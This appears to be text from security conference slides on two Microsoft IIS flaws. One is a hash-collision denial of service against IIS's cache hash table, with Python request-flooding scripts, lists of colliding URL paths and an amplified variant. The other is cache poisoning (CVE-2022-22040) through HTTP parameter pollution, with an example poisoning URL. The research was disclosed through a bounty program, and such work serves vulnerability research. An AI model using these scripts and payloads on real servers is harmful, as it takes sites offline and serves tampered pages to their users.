
Cache-Key Calculation

- For the given URL: `http://server/foobar`



Hash Function

```
1  DWORD TREE_HASH_TABLE::CalcHash(wchar_t *pwsz) {
2      DWORD dwHash = 0;
3
4      for ( ; *pwsz; ++pwsz)
5          dwHash = dwHash * 101 + *pwsz;
6
7      return ((dwHash * 1103515245 + 12345) >> 16)
8          | ((dwHash * 69069 + 1) & 0xfffff0000);
9 }
```



IS THIS HASH FUNCTION GOOD?

“No.”

by Alech & Zeri from their awesome talk at 28c3

Variant of DJBX33A

```
1  DWORD TREE_HASH_TABLE::CalcHash(wchar_t *pwsz) {
2      DWORD dwHash = 0;
3
4      for ( ; *pwsz; ++pwsz)
5          dwHash = dwHash * 101 + *pwsz;
6
7      return ((dwHash * 1103515245 + 12345) >> 16)
8          | ((dwHash * 69069 + 1) & 0xffff0000);
9 }
```

Equivalent Substrings

$$h_{33}("PS") = 33^1 \times \text{asc}(P) + 33^0 \times \text{asc}(S) = 2723$$

$$h_{33}("Q2") = 33^1 \times \text{asc}(Q) + 33^0 \times \text{asc}(2) = 2723$$

$$\begin{aligned} h_{33}("PSA") &= 33^1 \times h_{33}("PS") + 33^0 \times \text{asc}(A) \\ &= 33^1 \times h_{33}("Q2") + 33^0 \times \text{asc}(A) \\ &= h_{33}("Q2A") \end{aligned}$$

$$h_{33}("PSPS") = h_{33}("PSQ2") = h_{33}("Q2PS") = h_{33}("Q2Q2")$$

$$h_{101}(\text{"XR39M083"}) = h_{101}(\text{"B940S5T0"}) = h_{101}(\text{"R04I46KN"}) = h_{101}(\text{"..."})$$

```
1 import requests
2 from itertools import product
3
4 MAGIC_TABLE = [
5     "XR39M083", "B940S5T0", "R04I46KN", "D10137NY", # ...
6 ]
7
8 for i in product(MAGIC_TABLE, repeat=8):
9     request.get( "http://iis/" + "".join(i) )
```

http://iis/B940S5T0XR39M083DI0137NYB940S5T0B940S5T0R0CUAFPEXR39M083XR39M083
http://iis/DI0137NYB940S5T0R0CUAFPEB940S5T0R0CUAFPEXR39M083XR39M083XR39M083
http://iis/XR39M083R0CUAFPEDI0137NYR0CUAFPEDIO137NYXR39M083R0CUAFPEXR39M083
http://iis/R0CUAFPEB940S5T0DI0137NYR0CUAFPER0CUAFPEXR39M083B940S5T0XR39M083
http://iis/DI0137NYDI0137NYXR39M083R0CUAFPER0CUAFPER0CUAFPEDI0137NYDI0137NY
http://iis/DI0137NYR0CUAFPEDI0137NYDI0137NYB940S5T0DI0137NYB940S5T0B940S5T0
http://iis/DI0137NYB940S5T0DI0137NYB940S5T0B940S5T0B940S5T0DI0137NYXR39M083
http://iis/B940S5T0R0CUAFPEXR39M083XR39M083XR39M083R0CUFPEDI0137NYXR39M083
http://iis/XR39M083R0CUAFPEB940S5T0B940S5T0XR39M083DI0137NYDI0137NYR0CUAFPE
http://iis/XR39M083DI0137NYXR39M083B940S5T0DI0137NYDI0137NYR0CUAFPEXR39M083
http://iis/R0CUAFPEB940S5T0XR39M083XR39M083XR39M083XR39M083R0CUAFPEDI0137NY
http://iis/XR39M083B940S5T0DI0137NYXR39M083XR39M083XR39M083XR39M083DI0137NY
http://iis/DI0137NYR0CUAFPEXR39M083DI0137NYR0CUAFPEDI0137NYXR39M083B940S5T0
http://iis/B940S5T0R0CUAFPEXR39M083DI0137NYDI0137NYR0CUAFPEDI0137NYB940S5T0
http://iis/DI0137NYR0CUAFPEB940S5T0XR39M083DI0137NYR0CUAFPEXR39M083R0CUAFPE
http://iis/XR39M083B940S5T0B940S5T0XR39M083B940S5T0R0CUAFPER0CUAFPEB940S5T0
http://iis/R0CUAFPEDI0137NYB940S5T0DI0137NYB940S5T0R0CUAFPEXR39M083R0CUAFPE
http://iis/DI0137NYR0CUAFPEDI0137NYR0CUAFPER0CUAFPEDI0137NYR0CUAFPEB940S5T0
http://iis/R0CUAFPER0CUAFPEB940S5T0R0CUAFPEB940S5T0B940S5T0B940S5T0DI0137NYB940S5T0
http://iis/B940S5T0B940S5T0R0CUAFPEXR39M083B940S5T0DI0137NYDI0137NYR0CUAFPE
http://iis/DI0137NYB940S5T0B940S5T0XR39M083R0CUAFPEXR39M083DI0137NYDI0137NY

YOUR ATTACK IS F*CKING WEAK

**EVEN YOUR GRANDMA IS
FASTER THAN YOU**



Obstacles to make this not-so-practical...

1. The increment is too slow
2. The Cache Scavenger
 - A thread used to delete unused records every 30 seconds 😞



Bad implementation for a rescue!

```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2
3      /* omitting */
4
5      while ( i <= KeyLength ) {
6          if ( !SubKey[i] ) {
7              SubKeySig = TREE_HASH_TABLE::CalcHash(this, SubKey);
8              record = 0;
9              if ( i == KeyLength )
10                  record = OrigRecord;
11
12              ret = TREE_HASH_TABLE::AddNodeInternal(this, SubKey, SubKeySig, record, ...);
13              if ( ret != 0x800700B7 )
14                  break;
15              SubKey[i] = Key[i];           // Substitute the NUL-byte to slash
16          }
17          i = i + 1;
18      }
19      /* omitting */
20  }
```

http://server/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...

► SEARCH

1. `FindRecord(key="/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")`

► INSERT

1. `InsertRecord(key="/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")`

http://server/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...

► SEARCH

1. `FindRecord(key="/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")`

► INSERT

1. `InsertRecord(key="/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHH/...")`
2. `AddNodeInternal(key="/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/HHHHH")`
3. `AddNodeInternal(key="/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF/GGGG/")`
4. `AddNodeInternal(key="/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF")`
5. `AddNodeInternal(key="/AAAA/BBBB/CCCC/DDDD/EEEE")`
6. `AddNodeInternal(key="/AAAA/BBBB/CCCC/DDDD")`
7. `AddNodeInternal(key="/AAAA/BBBB/CCCC")`
8. `AddNodeInternal(key="/AAAA/BBBB")`
9. `AddNodeInternal(key="/AAAA")`

The scavenger is NICE to NULL records 😊

```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2
3     /* omitting */
4
5     while ( i <= KeyLength ) {
6         if ( !SubKey[i] ) {
7             SubKeySig = TREE_HASH_TABLE::CalcHash(this, SubKey);
8             record = 0;
9             if ( i == KeyLength )
10                 record = OrigRecord;
11
12             ret = TREE_HASH_TABLE::AddNodeInternal(this, SubKey, SubKeySig, record, ...);
13             if ( ret != 0x800700B7 )
14                 break;
15             SubKey[i] = Key[i];           // Substitute the NUL-byte to slash
16         }
17         i = i + 1;
18     }
19     /* omitting */
20 }
```

http://server /Path /Path /Path /Path /Path /Path /Path

$$h_{101}(Path_1)$$

$$= h_{101}(Path_1 + Path_2)$$

$$= h_{101}(Path_1 + Path_2 + Path_3)$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4)$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5)$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6)$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6 + Path_7)$$

http://server /Path /Path /Path /Path /Path /Path /Path

$$h_{101}(Path_1) = 0$$

$$= h_{101}(Path_1 + Path_2) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6 + Path_7) = 0$$

Amplify the attack 10-times at least by a slight modification

```
1 import requests
2 from itertools import product
3
4 ZERO_HASH_TABLE = [
5     "/HYBCPQOG", "/XOCZE29I", "/HWYDXRYR", "/289MICAP", # ...
6 ]
7
8 for i in ZERO_HASH_TABLE:
9     request.get( "http://iis/" + "2BDCKV6" + i*12 )
```

The Result

- Denial-of-Service on default installed Microsoft IIS
 - About 30 requests per-second can make a 8-core and 32GB-ram server unresponsive
 - Awarded \$30,000 by Windows Insider Preview Bounty Program

Demo

<https://youtu.be/VtnDkzYPNCK>


IIS Cache Poisoning Attack

CVE-2022-22040

Cache Poisoning Attack on IIS

- IIS-Level Caching for:
 - Static Response - Cached by Kernel (http.sys)
 - Dynamic Response - Cached by HTTPCacheModule
- HTTPCacheModule
 - Use LKRHash

HTTP Cache Module



Internet Information Services (IIS) Manager

WIN-CHV7M2UJ7SP > Sites > Default Web Site >

Add Cache Rule

File name extension: ***.aspx**

Example: .aspx or .axd

User-mode caching

File Cache Monitoring

Using file change notifications

At time intervals (hh:mm:ss): **00:00:30**

Prevent all caching

Advanced...

Kernel-mode caching

File Cache Monitoring

Using file change notifications

At time intervals (hh:mm:ss): **00:00:30**

Prevent all caching

OK Cancel

Actions

Open Feature

Explore

Edit Permissions...

Advanced Output Cache Rule Settings

Multiple File Versions

Cache different versions of a file based on:

Query string variable(s): **id**

Example: Locale, Culture

Headers:

Example: Accept-Language, Accept-Charset

OK Cancel

ET Role

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rowsin

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filtering

Website

*:80 (http)

ed Settings...

ure

Request Tracing...

Limits...

HSTS...

Help

Cache Poisoning While...

- Configure the cache based on the Query String:
 - IIS caches responses by the specified Query-String
 - Inconsistency between the module's Query-String parser and the backend (mostly ASP.NET) may cache wrong results.

A Case of Inconsistency

- A simple HTTP Parameter Pollution can rule them all
 - **Output Caching:** Use the first occurrence for the Cache-Key
 - **ASP.NET:** Concatenate all together!

	key=val1&key=val2
Output Caching	key=val1
ASP.NET	key=val1, val2

The hacker poisoned...

http://orange.local/hello.aspx?id=orange
&id=+and+You+Got+Poisoned




hello.aspx

```
<%=String.Format("Hello {0}", Request("id"))%>
```

The user saw...

